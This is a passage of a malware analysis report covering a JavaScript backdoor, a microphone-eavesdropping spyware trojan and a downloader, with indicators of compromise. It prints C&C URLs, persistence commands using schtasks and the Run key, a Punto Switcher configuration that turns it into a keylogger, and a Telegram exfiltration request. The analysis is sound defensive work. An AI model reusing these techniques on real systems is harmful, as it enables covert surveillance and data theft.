This function creates a new process. The following argument is used:

- `cmd` — a command that is launched as a new process.

The object is created by accessing the WMI interface. The following entities in the `\root\CIMV2` namespace are used:

- `Win32_ProcessStartup` — process creator;
- `Win32_Process` — process description.

lr_is_elevated()

This function verifies the rights of the current process. This check is performed when the `net session` command is executed.

lr_url(msg)

This function forms an URL to send the response to the C&C server. The following argument is used:

- `msg` — a message that is added into the request parameter.

The link for sending the response is generated from the base link and the request parameters. The latter are divided into two categories: `UserToken` and `metadata`.

The base link is `hxxps[:]//rembo.solkvize[.]com/__utm.gif?`.

The following parameters from the `UserToken` group are added to it:

- `v=<appVersion>` — in this case, `appVersion` is a 501 constant;
- `e=<is_elevated>` — depending on the current rights of the process, it is set as either 1 (the process is launched as Administrator), or 0 (the process is launched, but not as Administrator);
- `p=<pid>` — the PID of the current process;
- `ch=hw3a5928b7213d9` — a constant.

If an error occurs when one of fields of these parameters is obtained, the `u=get-err` parameter will be sent instead of the original parameters.

Next, metadata parameters are added to the link:

- `t=<Date>` — current time;
- `s=<url_sequenceCounter>` — this variable calculates the number of requests sent from this task;
- `tid=1d288ddcb195f` — the task identifier;
- `m=<msg` — a message encoded with `encodeURIComponent`.

Moreover, additional request parameters can be added to the link. For example:

```
lr_upload(path, lr_url('upldf') + '&fp=' + encodeURIComponent(path))
```

lr_post(data, msg)

The function sends a packet containing data to the C&C server via a POST request. The following arguments are used:

- `data` — the data that is sent in the `body` parameter;
- `msg` — a message for generating a link for sending a response to the C&C server (an argument that is sent in `lr_url`).

Special headers added to this packet:

- `Content-Type = application/x-www-form-urlencoded`
- `XJ-Ver = 501`

lr_stats(msg)

This function sends the packet responsible for logging task execution to the C&C server via a GET request. The following argument is used:

- `msg` — a message for generating a link for sending a response to the C&C server (an argument that is sent in `lr_url`).

Below is an example of what a chain of sent packets containing logging information looks like:

- `lr_download_start:<pathToSave>`
- `lr_download_start_u:<url>`
- `lr_del_file_delf:<pathToSave>:y`
- `lr_download_end:1:<pathToSave>`
- `lr_unpack_zip_start:<pathZipFile>`
- `lr_unpack_zip_end:<pathFile>`
- `lr_del_file_delf:<zipFilePath>:y`

- `lr_scr_r:ret:<retValue>:pid:<PID>`
- `lr_del_file_wait_delf:<pathImgSrc>:y`

lr_statse(msg)

The function sends a packet via a GET request to the C&C server responsible for logging errors during task execution. The following argument is used:

- `msg` — a message for generating a link for sending a response to the C&C server (the argument that is sent in `lr_url`).

If an error occurs during the current task execution, this function calls the `lr_stats(msg)` function and adds the `err` value to the string from the `msg` argument.

lr_cmdr(data)

This function sends packets via a POST request to the C&C server; these packets contain the data resulting from the execution of the task's target JavaScript. It calls the `lr_post` function with the following arguments:

- `msg` — a constant with the `cmdr` value;
- `data` — contains data about the task execution status.

An example of a sent `data` parameter:

`task_punto2_diary=1, where:`

- `task_punto2_diary` — task name;
- `1` — task execution result.

lr_screensh()

The function responsible for creating and sending screenshots to the C&C server. It verifies whether the `nircmd.exe` program has been previously downloaded to the target computer and whether its forced reinstallation is required.

If the program exists, the function executes a `%TEMP%/nircmd/nircmd.exe savescreenshotfull "<file name>"` command. This command creates a screenshot of all the monitors that are available and saves them to a temporary file. Next, the resulting image is sent to the C&C server.

This function is also a task. Its functionality is described in the corresponding "Executed tasks" section.

lr_check_scr(sec)

The timer function that verifies the time for taking a screenshot. The following argument is used:

- `sec` — the time elapsed between taking screenshots.

The timer operates as follows. Upon calling the function for sending screenshot, the timer checks how much time has elapsed since the last image was sent. If the interval is less than what was specified (the 30-second value is set by default), the screenshot will not be sent.

lr_upload(srcPath, url, sec, canSplit, checkScr)

The function for sending a file to the C&C server. The following arguments are used:

- `srcPath` — the path to the file that is to be sent;
- `url` — a link generated by the `lr_url` function. An additional `fp=encodeURIComponent(path)` request parameter is always added to the argument;
- `sec` — the pause time between the transmitted blocks (a 3-second interval is set by default);
- `canSplit` — a flag that indicates whether a file must be split into blocks (the `true` value is set by default);
- `checkScr` — a flag that indicates whether screenshots must be taken and sent to the C&C server while the file is being sent (the `true` value is set by default).

The function creates a screenshot timer, and then the file to be sent is read. If the `canSplit` flag is set, the file is sent block by block. The length of one block is 1,048,576 bytes.

A packet for one sent block has the following characteristics.

The request is made using the POST method. The request parameters are:

- `&b1` — the block number (starting with the first one);
- `&bs` — the block size;
- `&bc` — the total number of blocks;
- `&fs` — the size of the sent file.

After such a packet is sent, a screenshot is transferred to the C&C server (if the `canSplit` flag was previously set and the timer specified has expired).

In response to the transferred packet, the C&C server sends a packet, which can contain one or more fields with the commands listed below:

- `<stopmonkey></stopmonkey>` — to stop transferring the file and to terminate the sending function with an error;

- `<main_sleep></main_sleep>` — to pause the sending process;
- `<fexists>([0-9]+)</fexists>` — to resend the block;
- `<fexistsskip></fexistsskip>` — to stop transferring the file and to terminate the sending function without an error.

Features of the functions that send request packets to the C&C server

The mechanism for sending packets to the C&C server is implemented in the `lr_post(data, msg)`, `lr_stats(msg)`, `lr_statse(msg)`, `lr_screensh()`, `lr_upload`, and `lr_cmdr` functions according to a general scheme.

To send a packet containing a request, one of the following objects is used:

- `MSXML2.XMLHttp.6.0`
- `MSXML2.XMLHttp.5.0`
- `MSXML2.XMLHttp.4.0`
- `MSXML2.XMLHttp.3.0`
- `MSXML2.XMLHttp`
- `Microsoft.XMLHttp`
- `WinHttp.WinHttpRequest.5.1`

The following headers are set for the request:

- `Timeouts = 15000, 30000, 30000, 30000`
- `Option = 2, 13056`

If the task was unable to create any of the objects listed above, the `XMLHttpRequest` object is used, with `timeout` set to have the 15000 value.

Executed tasks

During the backdoor's analysis, the following tasks received for execution were identified:

- `task_autorun_lnk`
- `task_autorun_reg`
- `task_autorun_scheduler`
- `task_fdwd`
- `task_punto2_diary`
- `task_punto_install`
- `task_s`
- `task_systeminfo`

The “task_autorun_lnk” task

The **JS.BackDoor.60** crawls the following directories:

- Desktop
- %appdata%\Microsoft\Internet Explorer\Quick Launch
- %appdata%\Microsoft\Internet Explorer\Quick Launch\User Pinned\TaskBar

Moreover, it recursively crawls the Desktop directory with a nesting depth of 6.

When the contents of the target directories is read, all detected shortcuts, except for Explorer.lnk or Проводник.lnk, are modified. The changes are made so that the application to be launched becomes %windir%\system32\wscript.exe, with the following arguments: /nologo /E:jscript "<lnk_name>:lnk" "<app_name>" <args>, where:

- <lnk_name> — the name of the modified shortcut;
- <lnk_name>:lnk — the Alternate Data Stream (ADS), in which the trojan body is written;
- <app_name> — the path to the original program that was launched by the shortcut prior to its modification;
- <args> — the original application’s launching arguments that were specified in the shortcut prior to its modification.

This transformation of shortcuts leads to the fact that the trojan will be the first target to be launched through them, and only then will the originally assigned apps be launched.

One of the trojan’s starting scripts—(2023-10-06_135209.js, 2023-10-06_135225.js or 2023-10-06_135235.js), which are located in the starters directory—is copied into the ADS of the modified shortcuts.

Upon executing the task, the backdoor calls two functions: the **lr_cmdr** with the done=1 argument and the **lr_stats** with the task_autorun_lnk:end argument.

The “task_autorun_reg” task

It creates missing directories and files at specified local paths:

- C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js
- C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js

It downloads the 2023-09-06_121321.js file from the C&C server and replaces the following files with it:

- C:\ProgramData\updater.js (or C:\Users\Public\updater.js)

- `C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js` (or `C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js`)

It creates the Flash Player Update registry key in the `HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` branch with the `wscript.exe <path_updater.js> value`, where `path_updater.js` is a local path that indicates the location of the `updater.js` trojan file downloaded from the C&C server.

After that, the `lr_stats` function is called, and it logs the results of the task's execution.

It then creates the Microsoft Security Check registry key in the `HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` branch with the `wscript.exe <path_SecurityCheck.js> value`, where `path_SecurityCheck.js` is a local path that indicates the location of the `SecurityCheck.js` trojan file downloaded from the C&C server.

Next, the `lr_stats` function is called, and it logs the results of creating the registry key.

Upon executing the task, the backdoor calls two functions: `lr_cmdr` with the `done=1` argument and `lr_stats` with the `task_autorun_reg:end` argument.

The "task_autorun_scheduler" task

It creates missing directories and files at specified local paths:

- `C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js`
- `C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js`

It downloads the `2023-09-06_121358.js` file from the C&C server and replaces the following files with it:

- `C:\ProgramData\updater.js` (or `C:\Users\Public\updater.js`)
- `C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js` (or `C:\Program Files\MicrosoftSecurityChecker\SecurityCheck.js`)

Next, it verifies the infected computer's operating system version. This information is obtained by accessing the WMI interface. In the `\root\CIMV2` namespace, the following structure is used:

- `Win32_OperatingSystem` — a structure that contains the main system information.

If the system version is outdated (`OperatingSystem.Version < 6`), an object of the system task scheduler (`Win32_ScheduledJob`) is created to run the `updater.js` file. Otherwise, an attempt is made to create a scheduler task via the `schtasks.exe /create /tn 'Microsoft Security Check' /sc ONLOGON /tr "<cmd1>" /rl HIGHEST /f` command, where:

- `cmd1` — the parameter with the `wscript.exe C:\ProgramData\updater.js` value;

- /tn — the name of the service;
- /sc ONLOGON — the parameter indicating that the task is executed every time any user logs into the system;
- /tr — the parameter indicating the path to the program;
- /rl HIGHEST — the parameter indicating the level of execution. In this case, the created tasks will be executed with the highest level of privileges;
- /f — a parameter that makes it possible to create a task containing a disabled alert about a previously created task with the same name.

If an error occurs, an attempt is made to execute the same command but without the /rl HIGHEST flag.

Next, an attempt is made to create a scheduler task with the `schtasks.exe /create /tn 'Flash Player Update' /sc HOURLY /tr "<cmd2>" /f` command, where:

- cmd2 — the parameter containing the `wscript.exe C:\ProgramData\MicrosoftSecurityChecker\SecurityCheck.js` value;
- sc HOURLY — the parameter that indicates the number of hours before the task is executed.

Next, tasks that were created in the scheduler are verified using the `schtasks.exe /query /v /fo csv /tn <task_name>` command. The results of this check are saved to a temporary file, which is sent to the C&C server. While it is in transit, a screenshot is taken, which is also uploaded to the server. When these files are sent, a special parameter is added to the request. The `&status=check1` parameter is added to the results produced by checking the created Microsoft Security Check task. The `&status=check2` parameter is added to the results produced by checking the Flash Player Update task.

The privileges of the created tasks are verified by running `net session`.

Upon executing the task, the backdoor calls two functions: the `lr_cmdr` with the `done=1` argument and the `lr_stats` with the `task_autorun_scheduler:end` argument.

The "task_fdwd" task

It runs the `wmic logicaldisk get deviceid,volumename,caption,description,size` command.

The result of its execution is saved to a temporary file that is uploaded to the C&C server and then deleted from the computer.

The “task_punto2_diary” task

It crawls the `ProgramData` directory and finds files that look like `debug<data>.log`, where `data` represents any sequence of characters. Next, it uploads every file located to the C&C server. If one or another file is currently being used by another application and cannot be sent, it is added to an archive via the `7z.exe a -t7z -r0 -mmt2 -ms=off -y "<tmpPath>" -mx1 "<srcPath>" -scsWIN -ssw` command, where:

- `tmpPath` — the temporary archive file to which the located files are added;
- `srcPath` — the path to the file to be added to the archive;
- `a` — the parameter for adding files to the archive. If the archive file does not exist, it will be created;
- `-t7z` — the archive type;
- `-r0` — recursive archiving for directories. This parameter is specified by a number: from 0 (to include all directories in the archive) up to the number of directory levels that need to be included in the archive;
- `-mmt2` — the number of CPU threads that can be used to run the archiver program;
- `-ms = off` — the parameter for using the solid compression mode (`on` — enables this mode; `off` — disables this mode);
- `-y` — to answer affirmatively to all the questions that the system may ask;
- `-mx1` — the parameter for using the fastest compression (the minimum compression level);
- `-scsWIN` — sets the default encoding in Windows;
- `-ssw` — to add a file to the archive even if it is currently in use.

When a created archive is sent to the C&C server, an additional `fp` parameter is added to the request. The parameter contains an `urlencoded` object containing the local path to the transferred file.

The “task_punto_install” task

It verifies whether the `%appdata%\Yandex\Punto Switcher\User Data\preferences.xml.back` file is present. This is the file that checks whether the Punto Switcher program is installed on the target computer. If this file exists, the task is terminated.

If this file is not found, the task performs the following actions:

- Downloads the `hxxps[:]//rembo.solkvize[.]com/tools/punto.zip` and `hxxps[:]//rembo.solkvize[.]com/tools/7z.zip` files. The first one contains the Punto Switcher app, and the second one contains the 7-Zip archiver program.
- Unpacks the Punto Switcher app into `C:\Users\Public\PuntoSwitcher`.


```
<EnableMouseEmulation>No</EnableMouseEmulation>
<DisableCapsLock>No</DisableCapsLock>
<PopupIndicatorPos>CPoint(10300, 10300)</PopupIndicatorPos>
<FormsFillerRect>CRect(100, 100, 350, 500)</FormsFillerRect>
<RestrictKeysEnabled>Yes, Yes, Yes, Yes, Yes, Yes, Yes</RestrictKeysEnabled>
<MinDiaryRecordWords>1</MinDiaryRecordWords>
<CurrentAdviceNum>0</CurrentAdviceNum>
<DontSwitchOnOtherLangs>No</DontSwitchOnOtherLangs>      <Sounds>C:
\Users\Public\PuntoSwitcher\Sounds\typerus.wav,C:
\Users\Public\PuntoSwitcher\Sounds\typeeng.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\misprint.wav,C:
\Users\Public\PuntoSwitcher\Sounds\ru.wav,C:
\Users\Public\PuntoSwitcher\Sounds\en.wav,C:
\Users\Public\PuntoSwitcher\Sounds\reverse.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\switch.wav,C:
\Users\Public\PuntoSwitcher\Sounds\replace.wav</Sounds>
<SoundsStates>98304003,131072003,163840003,45875203,65536003,131072003,131072003,
131072003,131072003,131072003,131072003,98304003,111411203,124518403,32768003,2621440
3</SoundsStates>
<AskF12Support>No</AskF12Support>
<ShowLayoutFlagsAlwaysInColor>No</ShowLayoutFlagsAlwaysInColor>
<DoubleBackSpaceAction>0</DoubleBackSpaceAction>
<ShareHotKeyForUndoConvertAndSelectionConvert>No</ShareHotKeyForUndoConvertAndSel
ectionConvert>
<DiarySaveDays>0</DiarySaveDays>
<FolderExceptions></FolderExceptions>
<ProgramsExceptions></ProgramsExceptions>
<TitlesExceptions></TitlesExceptions>
</PuntoSwitcherSettings>
```

Such a configuration makes it possible to use Punto Switcher as a keylogger because the application stops manifesting itself in any way on the infected computer and records user actions (it tracks keystrokes and the contents of the clipboard when data is copied to it).

The “task_s” task

It verifies whether the `nircmd.exe` program has been previously downloaded to the target computer and whether its forced reinstallation is required.

If the program is not found, it downloads it from the following address:

```
hxxps[:]//rembo.solkvize[.]com/tools/nircmd.zip
```

Next, it saves the `nircmd.exe` app to the `%TEMP%/nircmd` directory.

If the program exists on the target computer, the `%TEMP%/nircmd/nircmd.exe savescreenshotfull "<file name>"` command is launched. It creates individual screenshots of all the available monitors and saves them to the temporary file. The image is then sent to the C&C server.

Next, the `lr_url` function is called to generate a link for sending the response to the C&C server.

One of the following objects is used to send the packet:

- `MSXML2.XMLHttp.6.0`
- `MSXML2.XMLHttp.5.0`
- `MSXML2.XMLHttp.4.0`
- `MSXML2.XMLHttp.3.0`
- `MSXML2.XMLHttp`
- `Microsoft.XMLHttp`
- `WinHttp.WinHttpRequest.5.1`

The following headers are set in the request:

- `Timeouts = 15000, 30000, 30000, 30000`
- `Option = 2, 13056`

If the task could not create any of the objects listed above, the `XMLHttpRequest` object is used, with `timeout` set to have the 15000 value.

The packets sent are divided into two categories: the status packet and the closing packet.

The status packet uses the GET method and is transmitted to log the actions performed by the task and to send messages about errors that have occurred.

The current action or the error is sent as the `msg` parameter. For example:

```
lr_download_start:<pathToSave>
```

The closing packet uses the POST method and sends the screenshot directly to the C&C server. The `u` string is sent as a `msg` parameter. An additional request parameter is also added to the packet:

`sz=<size>` — the size of the transferred screenshot.

The “`task_systeminfo`” task

It runs the `cmd.exe` with the `/u /c systeminfo /fo csv` parameters. The result is saved to a temporary file, which is then sent to the C&C server. A packet containing information about the available system permissions is also sent to the server.

BackDoor.SpyBotNET.79

A trojan spyware app written in C# and designed for computers running Microsoft Windows operating systems. It eavesdrops on users through the microphones it is able to access on infected devices, and, when it detects conversations, starts recording audio data to special files.

Operating routine

Initialization

Upon initialization, the trojan loads its settings from the configuration file and creates a working directory with the name specified in this configuration. This directory will be further used to write the malware's files into it.

Logging actions

The trojan logs all the audio input devices (microphones) detected in a system, saving information about them to the `cl.bindb` file. In this file, the first line indicates the build version of the malicious app. This is followed by a list of detected devices that consists of data strings in the format of `Device <index>: <name>, <channels_count> channels`, where:

- `<index>` is the device number in the list;
- `<name>` is the device name;
- `<channels_count>` is the number of audio channels.

An example of the recorded data:

```
1.3.3.0
Device 0: Microphone (USB PnP Audio Device), 2 channels
Device 1: Microphone (Realtek High Definiti, 2 channels
```

The malicious program constantly listens in on the environment through the microphone, recording a data block containing the sound information to RAM. The average value of the resulting bytes in the block is placed into the `wd.bindb` file. For example:

```
-67,2602653517369
```

The `db.bindb` file stores the history of the rounded average values of the recorded bytes from the `wd.bindb` file. For example:

```
-68 -67 -68 -68 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -
67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -
67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -
```

```
67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -67 -  
67 -67 -67 -67 -67 -67 -67 -68 -67 -67 -67 -67 -67 -67 -67
```

The resulting values of the sound intensity are compared with the target value from the configuration file, which allows the trojan to distinguish between moments of conversation and silence. Audio recordings are only made to this file when conversation occurs.

The audio recording itself is performed into a file with the `<prefix><current_time><suffix_rec>` naming pattern, where:

- `<prefix>` is a constant, hardcoded into the configuration;
- `<current_time>` is the current time (in the `yyyyMMddHHmmss` format);
- `<suffix_rec>` is a constant, hardcoded into the configuration.

Trojan.DownLoader46.24755

A trojan application written in C++ and designed to run on computers with Microsoft Windows operating systems. Its main purpose is to download and launch a malicious payload within an infected system.

Operating routine

Upon launch, the trojan collects the following information about the infected system:

Parameter name (key)	The contents (value)	Data-collection method
Computer Name	The infected computer's name	
Windows Version	Windows version	
Total RAM	RAM capacity	<code>\root\CIMV2 — Win32_ComputerSystem entity — TotalPhysicalMemory field</code>
Processor	The CPU name	<code>\root\CIMV2 — Win32_Processor entity — Name field</code>
External IP	User IP address	From the response when contacting <code>hxxp://api.ipify[.]org</code>
Manufacturer	The name of the computer manufacturer	<code>\root\CIMV2 — Win32_ComputerSystem entity — Manufacturer field</code>

Parameter name (key)	The contents (value)	Data-collection method
Model	The name assigned to the computer by its manufacturer (PC model name)	\root\CIMV2 — Win32_ComputerSystem entity — Model field
BIOS	Contains information about BIOS	

Information is also gathered about BIOS:

Parameter Name (key))	The contents (value)	Data-collection method
Version	BIOS version	\root\CIMV2 — Win32_BIOS entity — Version field
Release Date	BIOS release date	\root\CIMV2 — Win32_BIOS entity — ReleaseDate field
Caption	The description from the manufacturer	\root\CIMV2 — Win32_BIOS entity — Caption field
SMBIOS	SMBIOS version	\root\CIMV2 — Win32_BIOS entity — SMBIOSBIOSVersion field

Next, the technical information collected from the system is sent to a Telegram bot as a string in the following format: <key>:<value>\n. . . . And for that, the following parameters are used:

- 6393*****:*****FKPI8sulqdfenHz***** is a bot token;
- 6346***** is a chat identifier (chat_id).

Below is an example of the resulting request:

```
hxxps[:]//api[.]telegram[.]org/bot6393*****:*****FKPI8sulqdfenHz*****/sendMessage?chat_id=6346*****&text=<system information>
```

After this message containing the system information is sent, the trojan obtains an encrypted target URL from the `hxxps[:]//pastebin[.]com/y5NUQPwY` webpage. Once this URL is decrypted, the trojan downloads the payload, saves it to `%LOCALAPPDATA%\Default\Windows\data\ldled` and executes it.

Artifacts

The trojan's code includes information containing debug symbols: C:

`\Users\Snusoed\source\repos\Scanner_load\Release\Scanner_load.pdb.`

Appendix 1. Indicators of Compromise

SHA1 hashes

Trojan.Siggen21.39882

9b75ef8a67b412122e03a8209c5d46ea5a8cd957: Дополнительные материалы, перечень вопросов, накладные и первичные документы.exe

JS.BackDoor.60

847855b9240afb0b8e1e11de412cc779db51020e: the main backdoor body

5f51e7319c582a8ccdd4971d22515977213b8639: the "task_autorun_Ink" task

d45d42225db3ce5cd1407dff55d88dc5ffa843e2: the "task_autorun_reg" task

940390c98276ceda423574c7357188728ea83074: the "task_autorun_scheduler" task

b3d694a7832cd4f228df9cbeaee10e996b583d18: the "task_fdwd" task

db86d55f3394d82f10f9b17b2250d11bb38149c5: the "task_punto2_diary" tas;

5a17ed042b3209d993cd81b56f420a36bd1f3b3a: the "task_punto_install" task

0d2226f7cf71c8685f52d490586ed63bb3393fc1: the "task_s" task

BackDoor.SpyBotNET.79

c402d069a92bbc552c3ac6497547e10f45aca4f3

Trojan.DownLoader46.24755

3f34031b923dc68667859162260b22830cbce521: Проводник.exe

Domains

rembo[.]solkvize[.]com

ragulya[.]amoibius[.]com

skalioz[.]zenoizen[.]com

zalupakonya[.]clonckure[.]com

kishka[.]vivostark[.]com

pizda[.]eckliptic[.]com

aran[.]quonovap[.]com

barmaley[.]quoonity[.]com

muflon[.]zorroiz[.]com

IPs

213[.]232.255.61:8080

88[.]99.71.225:8080

51[.]178.53.191:8080

78[.]46.66.9:8080

135[.]181.206.12:8080

217[.]145.238.175:80

164[.]90.185.9:443

94[.]156.6.209:80

104[.]248.253.214:80

141[.]94.175.31:8098

34[.]207.71.126:80

192[.]99.44.107:8080

107[.]161.20.142:8080

52[.]86.18.77:8080

192[.]99.196.191:443

216[.]250.190.139:80

205[.]185.123.66:8080

52[.]26.63.10:9999

24[.]199.110.250:8080

45[.]55.65.93:80

139[.]99.123.53:9191

44[.]228.161.50:443

162[.]33.178.113:80

167[.]71.106.175:80

45[.]76.190.214:1024

154[.]31.165.232:80

168[.]138.211.88:8099

52[.]193.176.117:443

52[.]196.241.27:443

54[.]249.142.23:443

121[.]63.250.132:88